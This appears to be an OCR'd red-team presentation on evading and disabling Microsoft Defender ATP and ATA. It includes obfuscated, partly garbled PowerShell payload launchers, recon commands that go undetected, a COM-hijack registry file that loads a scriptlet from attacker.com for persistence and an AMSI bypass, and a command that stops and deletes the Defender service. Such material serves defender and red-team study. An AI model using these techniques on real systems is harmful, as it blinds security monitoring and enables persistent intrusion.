



Red Team Techniques for Evading, Bypassing, and Disabling MS
Advanced Threat Protection and Advanced Threat Analytics



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
Why ATA and ATP?



TTP

External Recon

- Passive Information Gathering
- Active Information Gathering
- Port Scanning
- Service Enumeration
- Network/App Vuln Identification



Gain a Foothold

- Exploit Vulnerabilities
- Spear Phishing
- Social Engineering
- Malicious USB Media
- Wireless
- Physical

Host Recon

- Host Recon
- Host Controls/Logging Recon
- Host Controls Bypass
- Tools Transfer
- Short-Term Persistence
- Host Privilege Escalation
- Credential Theft



Internal Recon

- Network Recon
- Domain Recon
- Asset Recon
- Admin Recon
- Network Security Recon

Lateral Movement

- Evade Network Security Controls
- Lateral Movement
- Network Exploitation
- Elevate Network Privileges



Dominance

- Gain Domain Admin
- Gain Asset Admin
- Sensitive Asset Access
- Exfill Sensitive Data
- Long-Term Persistence



Active alerts

180 days



High 2
 Medium 18
 Low 2
 Informational 127

▲ [High value assets](#) [4] [Servers](#) [6] [All alerts](#) [24]

02.13.2017	Abnormal code execution was contained within App Guard	Low
02.10.2017	Windows Defender AV detected an active 'CVE-2014-4114'.	Medium
02.07.2017	Code integrity tampering was detected	Medium
02.07.2017	Device Guard blocked an executable from running	Informational



Top machines at risk

[machines list](#)

6	cont-jonathanw	Windows 10 client	high value asset	1	5	0
5	cont-jayhardee	Windows 10 client		0	4	1
1	cont-evamacias	Linux	high value asset	0	1	0
1	cont-cleogarza	Windows server 2012		0	0	1




Top users at risk

[users list](#)

10	contoso\jonathan.wolcott	Sales	elevated privileges	1	8	1
1	contoso\eva.macias	Finance	elevated privileges	0	1	0
1	contoso\cleo.garza	Security		0	0	1


Active alerts trend

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
Protected machines

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Machines reporting

Monthly | Daily



Service health

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


Release 3 (October 17th)


Defender “brand” expanded to include:

- *Windows Defender* Antivirus
- *Windows Defender* Advanced Threat Protection
- *Windows Defender*... **Exploit Guard**
- ... **Application Guard**
- ... **Device Guard**
- ... **Credential Guard**
- More OS

Source: <https://blogs.windows.com/business/2017/06/27/announcing-end-end-security-features-windows-10/>



Protected machines



SmartScreens [31]

ExploitGuard [23]

Firewall [2]

AntiVirus [65]

DeviceGuard [6]

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Machines

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12/24

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02/06

02/13

Monthly | Daily

Reporting by health state




Service health

Device
Guard

Firewall

Credential
GuardDevice
ControlExploit
Guard

Antivirus



Fully Remediated

The malicious entities uncovered during the investigation have been successfully remediated

2 Files were quarantined

\$r6bq1c4.exe | c:\\$recycle.bin\s-1-5-21-1697-5450-2076875350-1481720747-500\r6bq1c4.exe

Threat Type **Heuristic**

Endpoint [cont-denemarks](#)

[View File details](#)

pccanyweeer.exe | c:\users\bingo\desktop\pccanyweeer.exe

Threat Type **Trojan**

Endpoint [cont-jacobgall](#)

[View File details](#)

2 Processes were terminated

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1 Connection was blocked

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Gaining a Foothold

Gaining a Foothold w/ Out Of The Box PS Payloads

Suspicious Powershell commandline



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Manage

Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP

Description

A suspicious Powershell commandline was found on the machine. This commandline might be used during installation, exploration, or in some cases with lateral movement activities which are used by attackers to invoke modules, download external payloads, and get more information about the system. Attackers usually use Powershell to bypass security protection mechanisms by executing their payload in memory without touching the disk and leaving any trace.

The process powershell.exe was executing suspicious commandline

```
"powershell.exe" -noP -sta -w 1 -enc WwB5AEUARgBdAC4AQQBzAFMARQBNAGIAbABZAC4ARwBFAFQAVABZAHAAZQAoACcAUwB5AHMAAdABIAG0ALgBNAGEAdbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAVABGAGkAZQBzAEQAKAAAnAGEAtOBzAGkASQBuAGkAdABGAGEAaOBsAGUAZAAnACwAlwBOAG8AhpBOAHUAYcBsAGkAYwAsAFEMAdABhAHQAaOBiACcAKQAUAFEMAZOBUAEYAQOBMAHUAZOAnACoAToBVAEwA
```

Obfuscated PS Payloads

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```
"powershell.exe" -NoP -Nonl -window Hidden -Exec Bypass -C "set-variable -name " C -value -; set-variable -name s -value e; set-variable -name q -value c; set-variable -name P -value ((get-variable C).value.toString)+(get-variable s).value.toString)+(get-variable q).value.toString) ; powershell (get-variable P).value.toString() JABzAD0ATgBIAHcALQBPAgAagBIAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdABYAGUAYQBTACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBIADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAAEQQBBAEQQBBAEQQBMADEAWA
```

They promised us freedom.



But delivered slavery.




ATP is a Beneficiary of WMF 5 / Win10 1703 Security Improvements

- Window Management Framework (“PowerShell”) 5.1 provides:
 - PS Script Block Logging
 - PS Transaction/Transcription Logging
 - PS “Suspicious Strings”
 - PS Constrained Language Mode
 - Just Enough Admin (JEA) support
- ATP leverages client-side AMSI detections for PowerShell, with improvements for JavaScript & VBScript in RS3

ATP is a Beneficiary of WMF 5 / Win10 1703+ Security Improvements

- Can't downgrade to PSv2
- System-wide transcripts
- Common techniques leveraging WScript.Shell, etc. are also caught.
- Can't just use NotPowerShell (NPS) or call directly as still forced to use WMF 5
- Bypasses exist but must be chained just right



The screenshot shows a web browser window with the following elements:

- Address bar: [Secure | https://blogs.technet.microsoft.com/mmpc/2017/12/04/windows-defender-atp-machine-learning-and-amsi-unea](https://blogs.technet.microsoft.com/mmpc/2017/12/04/windows-defender-atp-machine-learning-and-amsi-unea)
- Article Title: Windows Defender ATP machine learning and AMSI: Unearthing script-based attacks that 'live off the land'
- Author: msft-mmpc
- Date: December 4, 2017
- Rating: Rate this article ★★★★★
- Social Media: Twitter (22) and LinkedIn (32)

Defender ATP ≠ Defender AV

 A process is attempting to perform a self-deletion action using cmd.exe

 A malicious PowerShell Cmdlet was invoked on the machine.

[Manage](#)

Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP

 Pass-the-ticket attack

[Manage](#)

Severity: Low
Category: Credential Stuffing
Detection source: Windows Defender ATP

 Malicious update

A process was injected with potentially malicious code

 A potential reverse shell was created

[Manage](#)

Severity: Medium
Category: Backdoor
Detection source: Windows Defender ATP

 Network request to TOR anonymization service

[Manage](#)

Process privilege escalation due to kernel exploit

 Unexpected behavior observed by a process run with no command line arguments

[Manage](#)

Severity: Medium

 A malicious service name was registered on the machine.

Detection source: Windows Defender ATP

 Process hollowing detected

 Connection to newly registered domain

 Anomalous Child Process Detected

[Manage](#)

Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP

 A document containing a suspicious macro was detected

[Manage](#)

 Microsoft command-line utility Regsvr32.exe launched suspicious commands.

 Abnormal service registration observed

[Manage](#)

Severity: Medium
Category: Persistence

Not Detected: Misc. Techniques to Gain Initial Foothold

- Obfuscated JScript/VBscript payloads that don't use Kernel32 API declarations (such as @vysecurity's CACTUSTORCH)
- Using signed exec's to load a Cobalt stageless payload, i.e.;
"rundll32 foo.dll,Start"
- Some executables created with Veil (*go-based*) and Shellter

<https://www.mdsec.co.uk/2017/07/payload-generation-with-cactustorch/>
<https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html>

Remember, we're talking **POST** Breach



Host Recon

```
echo %userdomain%
echo %logonserver%
echo %homepath%
echo %homedrive%
net share
net accounts
systeminfo
tasklist /svc
gpresult /z
net localgroup Administrators
netsh advfirewall firewall
systeminfo
$env:ComSpec
$env:USERNAME
$env:USERDOMAIN
$env:LOGONSERVER
Tree $home
```

Windows Defender Security Center

Alert

⚡ Suspicious sequence of exploration activities



Suspicious sequence of exploration activities

Manage

Severity: Low
Category: Reconnaissance
Detection source: Windows Defender ATP

Description

A process called a set of windows commands. These commands can be used by attackers in order to identify assets of value and coordinate lateral movement after compromising a machine.
Between 7/8/2017 8:46:53 PM and 7/8/2017 9:09:45 PM the following set of exploratory windows commands was observed on this machine: net user /domain;net view;net view \fileserv /all ;net share;tasklist /svc;net local group Administrators;systeminfo

Not Detected: WMI

```
wmic process list brief
```

```
wmic group list brief
```

```
wmic computersystem list
```

```
wmic process list /format:list
```

```
wmic ntdomain list /format:list
```

```
wmic useraccount list /format:list
```

```
wmic group list /format:list
```

```
wmic sysaccount list /format:list
```

```
wmic /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get *
```

```
Get-WmiObject -Class Win32_UserAccount -Filter "LocalAccount='True'"
```

Not Detected: Host Recon Directly Using Windows API's

- **Host-only** info gathering directly calling Window's APIs through raw sockets, Metasploit railgun, etc.
- Use MSF modules with (local) API calls, such as `file_from_raw_ntfs.rb`
- Don't use MSF modules like `local_admin_search_enum.rb`
- CobaltStrike has a number of modules that are API-only
- We want to avoid AMSI at all costs.....

Not Detected: Userland Persistence and AMSI Bypass via Component Object Model (COM) Hijacking

HKLM (admin/system only)

+

HKCU (any user)

=

HKCR

Process Name	PID	Operation	Path	Result
svchost.exe	1004	RegOpenKey	HKCR\WOW6432Node\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\LocalServer32	NAME NOT FOUND
svchost.exe	1004	RegOpenKey	HKCR\WOW6432Node\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\LocalServer	NAME NOT FOUND
svchost.exe	1004	RegOpenKey	HKCR\WOW6432Node\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\Elevation	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\TreatAs	NAME NOT FOUND
wmiprvse.exe	6936	RegQueryValue	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocServer32\InprocServer32	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocHandler32	NAME NOT FOUND
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wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\LocalServer32	NAME NOT FOUND
wmiprvse.exe	6936	RegQueryValue	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\AppID	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\LocalServer	NAME NOT FOUND
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wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{D68AF00A-29CB-43FA-8504-CE99A996D9EA}\TreatAs	NAME NOT FOUND

Userland Persistence via Component Object Model (COM) Hijacking

```
Windows Registry Editor Version 5.00
#DotNetToJScript and COM technique credits to James Forshaw @tiraniddo, Matt Nelson @enigma0x3, Casey Smith @subTee
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]
@="Bandit.1.00"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL]
@="https://attacker.com/payload.sct"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{E7D35CFA-348B-485E-B524-252725D697CA}]
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{E7D35CFA-348B-485E-B524-252725D697CA}\TreatAs]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
```

Userland Persistence via Component Object Model (COM) Hijacking

Registry Editor


File Edit View Favorites Help

Computer\HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL

Name	Type	Data
(Default)	REG_SZ	https://attacker.com/payload.sct

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**No AMSI
=
No Alerts**



Taming the beast

Can't Stop ATP Process, Service, Etc., Even If Running As System*

```
C:\WINDOWS\system32>taskkill /F /IM MsSense.exe /T  
ERROR: The process with PID 10368 (child process of PID 796) could not be terminated.  
Reason: Access is denied.
```

```
C:\Users\admin>sc stop Sense  
[SC] OpenService FAILED 5:  
  
Access is denied.
```

```
C:\windows\system32>sc query sense  
  
SERVICE_NAME: sense  
        TYPE               : 10  WIN32_OWN_PROCESS  
        STATE                : 4  RUNNING  
        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
```

```
kill -processname MsSense -force  
Process "MsSense (1364)" because of the following error: Access is denied
```

```
C:\windows\system32>sc config sense start= disabled  
[SC] ChangeServiceConfig FAILED 5:  
  
Access is denied.
```



Unable to suspend the process: Access is denied.



Tampering with Windows Defender ATP sensor

Manage

Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP



Attempt to terminate the Windows Defender ATP sensor

Manage

Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP

Uninstalling

- Unlike other PSP/cloud AV products like CrowdStrike, you can't just uninstall them from an elevated command prompt.

```
wmic product where "description='CrowdStrike Sensor Platform'" Uninstall
```

- ATP requires a generated offboarding script with a SHA256 signed reg key:


```
REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Advanced Threat Protection" /v  
696C1FA1-4030-4FA4-8713-FAF9B2EA7C0A /t REG_SZ /f /d  
"{\"body\": \"{\\\"orgIds\\\": [\\\"1fb2cfae-29e5-4876-abc3-48b986abea42\\\"], \\\"orgId\\\": \\\"1fb2cfae-29e5-4876-abc3-48b986abea42\\\", \\\"expirationTimestamp\\\": 131455824365128759, \\\"version\\\": \\\"1.11\\\"}\" }\", \"sig\": \"WqiiKElTSCiiQk9qIMhba41Uw+  
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0-0-54ik2V4iV8m4mhlEVP0uPVH10+\"
```

“Protected Process Light”

```
C:\windows\system32>sc qprotection windefend
[SC] QueryServiceConfig2 SUCCESS
SERVICE windefend PROTECTION LEVEL: ANTIMALWARE LIGHT.

C:\windows\system32>sc qprotection sense
[SC] QueryServiceConfig2 SUCCESS
SERVICE sense PROTECTION LEVEL: WINDOWS LIGHT.

C:\windows\system32>sc qprotection diagtrack
[SC] QueryServiceConfig2 SUCCESS
SERVICE diagtrack PROTECTION LEVEL: NONE.
```




PPL Bypass

- Defender AV service can be stopped/deleted via Project0's privileged Antimalware PPL bypass:

```
sc config TrustedInstaller binPath= "cmd.exe /C sc stop  
windefend && sc delete windefend" && sc start  
TrustedInstaller
```

- ... since RS2, ATP (MsSense.exe) runs now at a Windows PPL protection level instead of a AntiMalware PPL, and the process is configured as "NOT_STOPPABLE"





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@mattifestation

Following



